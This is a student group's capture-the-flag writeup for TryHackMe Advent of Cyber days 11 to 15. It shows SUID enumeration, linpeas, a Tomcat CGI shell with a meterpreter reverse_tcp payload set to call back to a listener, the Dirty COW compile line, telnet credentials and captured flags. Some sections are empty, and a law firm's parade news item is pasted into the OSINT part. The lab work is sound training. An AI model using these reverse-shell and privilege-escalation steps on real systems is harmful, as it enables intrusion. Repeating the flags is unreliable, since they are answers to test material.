PSP0201 Week 4 Writeup

# Group Name:HUSTLERS Members

ID	Name	Role
1211100708	Muhammad Faiz BIn Mohd Fauzi	leader
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## [Day 11] Networking The Roque Gnome

Tools used:Attackbox,Terminal,linpeas.sh

Solution/walkthrough:

Question 1&2

## 11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "Day 1 - A Christmas Crisis"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

#### Question 3

## 11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

#### Question 4

Linux Command to enumerate the key for SSH

```
File Edit View Search Terminal Help
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
```

#### Question 5

Chmod +x find.sh

```
-bash-4.4$ chmod +x linpeas.sh
```

## Question 6

python3 -m http.server 9999

```
python -m http.server 8080
```

#### Question 7

Contents of the file located at /root/flag.txt

bash-4.4# cat /root/flag.txt thm{2fb10afe933296592} bash-4.4# ■ Tools used:


solution/walkthrough:

## Question 1

```
root@ip-10-10-123-16: ~
  File Edit View Search Terminal Help
                                                                                                             [56/161]
         Content-Length: 2114
         Date: Sat, 12 Dec 2020 03:13:37 GMT
| <!doctype html><html lang="en"><head><title>HTTP Status 505
| HTTP Version Not Supported</title><style type="text/css">h1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} h2
 font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-s
 ize:16px;} h3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:
#525D76;font-size:14px;} body {font-family:Tahoma,Arial,sans-serif;color:black;b
ackground-color:white;} b {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} p {font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;} a {color:black;} a.name {color:black;} .line {height:
 1px;background-color:#525D76;border:none;}</style></head><body><h
 |_http-favicon: Apache Tomcat
   http-methods:
       Supported Methods: GET HEAD POST OPTIONS
 |_http-title: Apache Tomcat/9.0.17
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
 ew-service :
 SF-Port8080-TCP:V=7.60%I=7%D=12/12%Time=5FD43561%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,2000,"HTTP/1\.1\x20200\x20\r\nContent-Type:\x20text/html;char
SF:set=UTF-8\r\nDate:\x20Sat,\x2012\x20Dec\x202020\x2003:13:37\x20GMT\r\nC
SF:onnection:\x20close\r\n\r\n\r\n\r\n\r\n<!DOCTYPE\x20html>\r\n<html\x20l
```

Version number = Apache Tomcat

9.0.17



#### Question 3

```
root@ip-10-10-123-16: ~
 File Edit View Search Terminal Help
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-
bin>dir
dir
Volume in drive C has no label.
 Volume Serial Number is 4277-4242
Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROO
T\WEB-INF\cgi-bin
12/12/2020 03:23 <DIR>
12/12/2020 03:23 <DIR>
19/11/2020 21:39
                              825 elfwhacker.bat
19/11/2020 22:06
              73,802 YqkFa.exe
                                27 flag1.txt
12/12/2020 03:23
               2 Dir(s) 13,490,581,504 bytes free
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-
bin>type flag1.txt
type flag1.txt
thm{whacking all the elves}
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-
bin>
```

Contents of flag1.txt = thm{whacking\_all\_the\_elves}

```
Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description

EXITFUNC process yes Exit technique (Accepted: '', seh, thread, proce ss, none)

LHOST 10.10.123.16 yes The listen address (an interface may be specifie d)

LPORT 4444 yes The listen port
```

LHOST

**LPORT** 

# [Day 13] Networking Coal for Christmas

Tools used:nmap,kali

Solution:walkthrough:

## Question 1

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-30 14:41 EDT
Nmap scan report for 10.10.174.202
Host is up (0.22s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
23/tcp open telnet
111/tcp open rpcbind
```

# Question 2

```
Trying 10.10.174.202...
Connected to 10.10.174.202.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make it easy to drop off presents, so we created an account for you to use.

Username: santa
Password: clauschristmas
```

# Question 3

Use cat to get version number that is running

```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
```

#### Question 5

Research for verbatim syntax use to compile

```
15 //
16 // Compile with:
17 // gcc -pthread dirty.c -o dirty -lcrypt
18 //
```

#### Question 6

Default new username

```
9 //
10 // To use this exploit modify the user values according to your needs.
11 // The default is "firefart".
12 //
```

## Question 7


That C source code is a portion of a kernel exploit called **DirtyCow**. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the <u>Linux</u> Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.


# Day 14 - [OSINT] Where's Rudolph?

Tools used:google map,reddit,google image,twitter,name checkup site,


# Solution/walkthrough

## Question 1,2





## Question 5



## Question 6



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Home > News & Events > Thomoson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance



On November 23, members of Thompson Coburn's Chicago office joined the annual BMO Harris Bank® Magnificent Mile Lights Festival® parade as both spectators and participants. As a 2019 Festival sponsor, Chicago attorneys and staff led a 30-foot-tall Rudolph the Red-Nosed Reindeer balloon down Michigan Avenue, followed closely behind by a Chicago trolley full of our attorneys and their families.

The Lights Festival parade, one of the largest holiday parades in the country, is part of a two-day holiday celebration that includes a treelighting ceremony and over one million holiday lights lining the northern stretch of Chicago's Michigan Avenue. A broadcast of the parade was shown the following evening on ABC7 Chicago and rebroadcast on several affiliate channels.

# Question 8&9


# Use exif.regex.info to get EXIF data and get flag

#### **Basic Image Information**

Target file: lights-festival-website.jpg

Copyright:	{FLAG}ALWAYSCHECKTHEEXIFD4T4	
User Comment:	Hi. :)	
Location:	Latitude/longitude: 41° 53' 30.5" North, 87° 37' 27.4" West (41.891815, -87.624277)	


Q10




# Day15 - [Scripting] There's a Python in my stocking


# TOOLS = MOZILA FIREFOX//PYTHON


## Question 1



## Question 2







Q6,7,8 have no proof because its already in it.